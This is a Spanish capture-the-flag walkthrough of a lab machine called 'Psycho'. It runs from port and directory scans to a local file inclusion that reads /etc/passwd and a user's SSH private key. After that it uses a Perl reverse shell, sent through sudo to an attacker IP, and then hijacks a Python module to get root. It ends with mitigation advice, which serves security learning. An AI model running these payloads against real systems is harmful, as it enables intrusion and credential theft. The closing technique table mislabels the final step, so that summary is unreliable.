

Maquina Psycho

Enumeración inicial

Comenzamos con una fase de reconocimiento utilizando `nmap` para identificar los servicios activos en la máquina objetivo. Se ejecutó el siguiente comando:

```
(zikuta@zikuta)-[~]
└─$ nmap -sV -sS -Pn -p- -sC --min-rate 5000 172.17.0.2
Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-03 16:03 CDT
Nmap scan report for 172.17.0.2
Host is up (0.000013s latency).
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 9.6p1 Ubuntu 3ubuntu13.4 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 38:bb:36:a4:18:60:ee:a8:d1:0a:61:97:6c:83:06:05 (ECDSA)
|_  256 a3:4e:4f:6f:76:f2:ba:50:c6:1a:54:40:95:9c:20:41 (ED25519)
80/tcp    open  http      Apache httpd 2.4.58 ((Ubuntu))
|_ http-title: 4You
|_ http-server-header: Apache/2.4.58 (Ubuntu)
MAC Address: 02:42:AC:11:00:02 (Unknown)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 13.91 seconds
```

Este escaneo reveló dos puertos abiertos:

- **22/tcp** – Servicio SSH
- **80/tcp** – Servidor HTTP

La presencia del puerto 80 nos indicó que había un servicio web corriendo, así que continuamos con la exploración de ese servicio.

Exploración web y fuzzing de directorios

Accedimos al sitio web a través del navegador utilizando la dirección `http://172.17.0.2`. Inicialmente, el contenido era una página estática sin funcionalidades visibles ni formularios, lo

que sugiere que podría haber rutas o parámetros ocultos en el backend.

Para identificar rutas internas o directorios ocultos, realizamos un escaneo con `gobuster`:

```
(zikuta@zikuta)-[~]
└─$ gobuster dir -u http://172.17.0.2 -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-big.txt -x txt,html,php -t 40

=====

Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

=====

[+] Url: http://172.17.0.2
[+] Method: GET
[+] Threads: 40
[+] Wordlist: /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-big.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Extensions: php,txt,html
[+] Timeout: 10s

=====

Starting gobuster in directory enumeration mode

=====

/.php (Status: 403) [Size: 275]
/assets (Status: 301) [Size: 309] [-->
http://172.17.0.2/assets/]
/index.php (Status: 200) [Size: 2596]
/.html (Status: 403) [Size: 275]
/.php (Status: 403) [Size: 275]
/.html (Status: 403) [Size: 275]
Progress: 416834 / 5095332 (8.18%)^Z
zsh: suspended gobuster dir -u http://172.17.0.2 -w -x txt,html,php -t 40
```

El escaneo reveló la existencia del directorio `/assets`. Navegamos hacia esa ruta (`http://172.17.0.2/assets/`) y descubrimos que contenía una imagen. Descargamos y analizamos esta imagen para comprobar si contenía datos ocultos (por ejemplo, mediante esteganografía), pero no encontramos nada relevante.

Fuzzing de parámetros: descubrimiento de LFI

Ante la falta de interacción directa en la web, pasamos a **fuzzear parámetros** en la URL principal (`index.php`) para detectar si alguno era vulnerable. Utilizamos `wfuzz` con una

wordlist de nombres comunes de parámetros para verificar si era posible realizar **LFI (Local File Inclusion)**.

Ejecutamos el siguiente comando:

```
—(zikuta@zikuta)~]
└─$ wfuzz -c --hc=404 --hw 169 -t 200 -w /usr/share/seclists/Discovery/Web-Content/directory-list-lowercase-2.3-small.txt http://172.17.0.2/index.php?FUZZ=
/usr/lib/python3/dist-packages/wfuzz/__init__.py:34: UserWarning:Pycurl is not compiled against Openssl. Wfuzz might not work correctly when fuzzing SSL sites. Check Wfuzz's documentation for more information.
*****
* Wfuzz 3.1.0 - The Web Fuzzer *
*****

Target: http://172.17.0.2/index.php?FUZZ=
Total requests: 81643

=====
ID           Response  Lines  Word      Chars  Payload
=====
000004881:    500        62 L    166 W    2582 Ch  "secret"
^Z000017849:    200        62 L    169 W    2596 Ch  "extract"

zsh: suspended wfuzz -c --hc=404 --hw 169 -t 200 -w
http://172.17.0.2/index.php?FUZZ=
```

Este comando realiza lo siguiente:

- FUZZ se reemplaza por palabras de la wordlist, intentando diferentes nombres de parámetros.
- El valor que se prueba es la típica ruta de LFI: `../../../../../../etc/passwd`.
- Se ocultan las respuestas con código HTTP 404 (`--hc=404`) y las que tienen exactamente 169 palabras (`--hw 169`), para filtrar respuestas irrelevantes.
- Se utilizan 200 hilos (`-t 200`) para mayor velocidad.

La palabra "secret" produjo una respuesta diferente, lo que sugiere que **es un parámetro válido y posiblemente vulnerable a LFI**.


Confirmación de la vulnerabilidad LFI

Una vez identificado el parámetro `secret` , realizamos la siguiente prueba manual en el navegador:

```
http://172.17.0.2/index.php?secret=../../../../etc/passwd
```

La respuesta fue positiva: se cargó el contenido del archivo `/etc/passwd` , mostrando las entradas del sistema, incluyendo cuentas de usuarios como `root` , `www-data` , `ubuntu` , `vaxe1` , y otros.

Esto confirma la existencia de una **vulnerabilidad de inclusión local de archivos**.



Implicaciones de seguridad

La vulnerabilidad LFI permite a un atacante leer archivos arbitrarios en el sistema, lo que puede llevar a:

- Robo de información sensible (archivos de configuración, credenciales, tokens)
- Escalada a ejecución remota (RCE) si se combinan con archivos de logs, sesiones o cargas mal controladas
- Enumeración de usuarios del sistema a través de `/etc/passwd`
- Lectura de archivos personales de usuarios (si el servidor tiene permisos)

Acceso a claves privadas – Escalada desde LFI a SSH

Después de confirmar la vulnerabilidad de Local File Inclusion (LFI) a través del parámetro `secret` , el siguiente objetivo fue buscar archivos sensibles que pudieran contener credenciales o llaves privadas de usuarios del sistema.

Recordando los nombres de usuarios obtenidos desde `/etc/passwd`, intentamos acceder a la carpeta `.ssh` del usuario `vaxeï`, que había sido listada previamente

```
http://172.17.0.2/index.php?secret=../../../../home/vaxeï/.ssh/id_rsa
```

Resultado:

Se nos mostró el contenido del archivo `id_rsa`, es decir, la **clave privada SSH del usuario vaxeï**. Sin embargo, al copiarla directamente desde el navegador, notamos que la llave estaba **mal formateada** debido al renderizado HTML (saltos de línea incorrectos, espacios u otros símbolos que rompían el contenido).

Solución: ver código fuente para copiar la clave correctamente

Para solucionar el problema de formato, accedimos al **código fuente** de la respuesta en el navegador usando:

```
view-source:http://172.17.0.2/index.php?secret=../../../../home/vaxeï/.ssh/id_rsa
```

Esto permitió visualizar la clave en **su formato plano original**, con los saltos de línea y el contenido tal como debe ser para que OpenSSH la interprete correctamente.

Guardar la clave y prepararla para uso con SSH

Con la clave correctamente copiada, realizamos los siguientes pasos en la terminal:

1. **Crear un archivo para la clave:**

```
nano id_rsa
```

Pegar el contenido de la clave tal cual y luego **Guardar y cerrar**, luego proteger la clave con los permisos adecuados:

```
chmod 600 id_rsa
```

Esto es obligatorio, ya que `ssh` no aceptará claves con permisos inseguros.

Escalada de privilegios de vaxei a luisillo usando Perl y reverse shell

Una vez obtenida la shell como el usuario `vaxei`, se realizó una revisión de privilegios `sudo` mediante:

```
sudo -l
```

```
User vaxei may run the following commands on 2af585ee55bb:  
(luisillo) NOPASSWD: /usr/bin/perl
```

Esta configuración indica que `vaxei` tiene permisos para ejecutar el binario `/usr/bin/perl` como el usuario `luisillo`, sin necesidad de ingresar contraseña. Dado que **Perl permite ejecutar código arbitrario del sistema**, este acceso representa una clara oportunidad de escalada.

¿Qué es Perl?

Perl (Practical Extraction and Report Language) es un **lenguaje de programación interpretado**, muy usado en entornos Unix/Linux desde los años 80.

Es conocido por ser:

- Súper flexible (como una mezcla entre Bash y Python)
- Ideal para manipular texto, archivos y automatizar tareas
- Capaz de ejecutar **comandos del sistema** desde dentro del código

¿Por qué Perl con SUDO es peligroso?

Cuando en un sistema Linux se permite ejecutar **Perl como otro usuario con sudo**, como en tu caso:

Significa que el usuario `vaxei` puede correr cualquier script o comando desde Perl **como otro usuario (en tu caso, luisillo)** sin contraseña.

Y esto es peligroso porque:

Perl puede ejecutar comandos del sistema

Con una sola línea puedes obtener una shell del sistema:

```
perl -e 'exec "/bin/bash";'
```

Payload utilizado

Para obtener acceso como `luisillo` mediante una reverse shell, se utilizó un one-liner en Perl que crea una conexión TCP saliente hacia nuestra máquina atacante. Esto nos permite obtener una shell interactiva remotamente.

```
vaxeï@2af585ee55bb:~$ sudo -u luisillo perl -e 'use Socket;$i="192.168.226.128";$p=4444;socket(S,PF_INET,SOCK_STREAM,getprotobynam e("tcp"));if(connect(S,sockaddr_in($p,inet_aton($i)))){open(STDIN,">&S");open(STDOUT,">&S");open(STDERR,">&S");exec("/bin/bash - i");};'
```

Resultado

Se recibió una conexión exitosa a través de la reverse shell

```
-(zikuta@zikuta)-[~/Desktop/psycho]
└─$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [192.168.226.128] from (UNKNOWN) [172.17.0.2] 48882
luisillo@2af585ee55bb:/home/vaxeï$ cd ../../../../
cd ../../../../
luisillo@2af585ee55bb:/$
```

Consideraciones técnicas

El riesgo en esta configuración reside en permitir que un usuario sin privilegios (en este caso, `vaxeï`) pueda ejecutar un **lenguaje de scripting poderoso como Perl** bajo otro usuario (`luisillo`). Dado que Perl puede ejecutar comandos del sistema sin restricciones, esto es prácticamente equivalente a **entregarle una shell al usuario objetivo**.

Escalada de Privilegios

Durante la post-explotación en una máquina Linux, obtuvimos acceso al usuario `luisillo`. Posteriormente, realizamos una revisión de permisos `sudo` para ver si existía algún binario que pudiéramos ejecutar como root sin necesidad de contraseña.

```
luisillo@2af585ee55bb:/home/vaxeï$ sudo -l
sudo -l
Matching Defaults entries for luisillo on 2af585ee55bb:
    env_reset, mail_badpass,
```

```
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\  
:/snap/bin,  
    use_pty
```

User luisillo may run the following commands on 2af585ee55bb:
(ALL) NOPASSWD: /usr/bin/python3 /opt/paw.py

Esto nos indica que `luisillo` puede ejecutar **como cualquier usuario (incluyendo root)** y sin contraseña el script:

```
/usr/bin/python3 /opt/paw.py
```

Análisis del Script `/opt/paw.py`

Al observar el código fuente de `paw.py`, notamos lo siguiente al inicio del script:

```
import subprocess  
import os  
import sys  
import time
```

Este detalle es **clave**: el script importa el módulo `subprocess`, lo cual abre la puerta a una técnica de **Hijacking de módulos de Python**.

Además, más abajo encontramos esta parte del código:

```
subprocess.run(['echo Hello!'], check=True)
```

Esto intenta ejecutar un comando del sistema, lo que garantiza que **el módulo `subprocess` sí está siendo utilizado activamente** en tiempo de ejecución.

Vulnerabilidad: Python Module Hijacking

Cuando un script en Python importa un módulo, **primero busca en el directorio actual** antes de buscar en los módulos del sistema. Si colocamos un archivo llamado `subprocess.py` en el mismo directorio (`/opt`), Python lo importará **en lugar del módulo original**, ya que se encuentra en la ruta de búsqueda primero.

Esto nos permite inyectar código malicioso, ya que `paw.py` se ejecuta con permisos de root.

Obstáculo: No había acceso a editores interactivos

Al intentar usar `nano` o `vim`, obtuvimos errores como:

```
Standard input is not a terminal
```

Esto indicaba que la shell no era completamente interactiva, por lo que no podíamos editar archivos de forma tradicional. Usamos una técnica alternativa.

Explotación

Creamos un archivo `subprocess.py` malicioso en `/opt`, que simplemente abría una shell como root:

```
echo 'import os; os.system("/bin/bash")' > /opt/subprocess.py
```

Este archivo se carga automáticamente cuando `paw.py` intenta hacer `import subprocess`.

¿Por qué funcionó?

Python cargó **nuestro** `subprocess.py` **falso** en lugar del original. Al ejecutarse el script con permisos de root usando `sudo`, también se ejecutó **nuestro código con permisos de root**, dándonos una shell privilegiada:

```
luisillo@2af585ee55bb:/opt$ echo 'import os; os.system("/bin/bash")' > /opt/subprocess.py
luisillo@2af585ee55bb:/opt$ sudo -u root /usr/bin/python3 /opt/paw.py
sudo -u root /usr/bin/python3 /opt/paw.py
whoami
root
```

Limpieza

El script fallaba con este error antes de la explotación:

```
FileNotFoundError: [Errno 2] No such file or directory: 'echo Hello!'
```

Esto se debe a que la línea:

```
subprocess.run(['echo Hello!'], check=True)
```







intenta ejecutar un binario llamado literalmente "echo Hello!" , pero `subprocess.run` espera cada argumento por separado. La forma correcta sería:

Sin embargo, ese fallo no impidió la ejecución de nuestro código en el `import` .

Recomendaciones de mitigación

- Nunca permitas ejecutar scripts arbitrarios con `sudo` sin restricciones.
- Usa rutas absolutas al importar módulos o limita `PYTHONPATH` .
- Asegúrate de que los scripts que se ejecutan como `root` no estén en directorios donde usuarios sin privilegios pueden escribir.
- Establece permisos correctos (`chmod 700`) en scripts críticos.

Técnicas Utilizadas

| Técnica | Descripción |
|---|---|
|  Directory Fuzzing | Enumeración de rutas con <code>wfuzz</code> y <code>gobuster</code> |
|  Local File Inclusion (LFI) | Lectura de archivos arbitrarios desde parámetros vulnerables |
|  SSH Key Abuse | Acceso mediante clave privada extraída por LFI |
|  SUDO Perl Abuse | Escalada de privilegios usando <code>perl</code> como otro usuario |
|  Reverse Shell (Perl + Netcat) | Shell remota obtenida mediante conexión TCP saliente |
|  Path Hijacking + Python | Reemplazo de binario <code>echo</code> para ejecutar shell como <code>root</code> |